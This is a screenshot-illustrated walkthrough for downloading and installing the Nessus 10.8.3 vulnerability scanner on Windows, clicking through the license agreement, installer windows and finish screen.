

- Go ahead and click "Download" to start the Nessus download.
- A pop-up window will then open, looking just like it does in the screenshot. Select "I Agree" to continue.



- Then Subsequently, you'll notice that the download has commenced.



- Proceed to open the folder where the downloaded file was saved. In this case, it is saved on the Desktop.



- Kindly click "Nessus-10.8.3-x64" to double-click the file to begin the setup.
- After that, a window that looks like the one in the screenshot will display. To continue, click "Next" to proceed.



- When the second box appears, click "Next" after selecting the option "I accept the terms stated in the license agreement."



- Then when the next window appears click on “Next” to continue.



- Proceed by selecting "Install" to initiate the installation process.

- The installation of Nessus starts.



- Subsequently, upon completion of the installation, click on "Finish" to proceed.

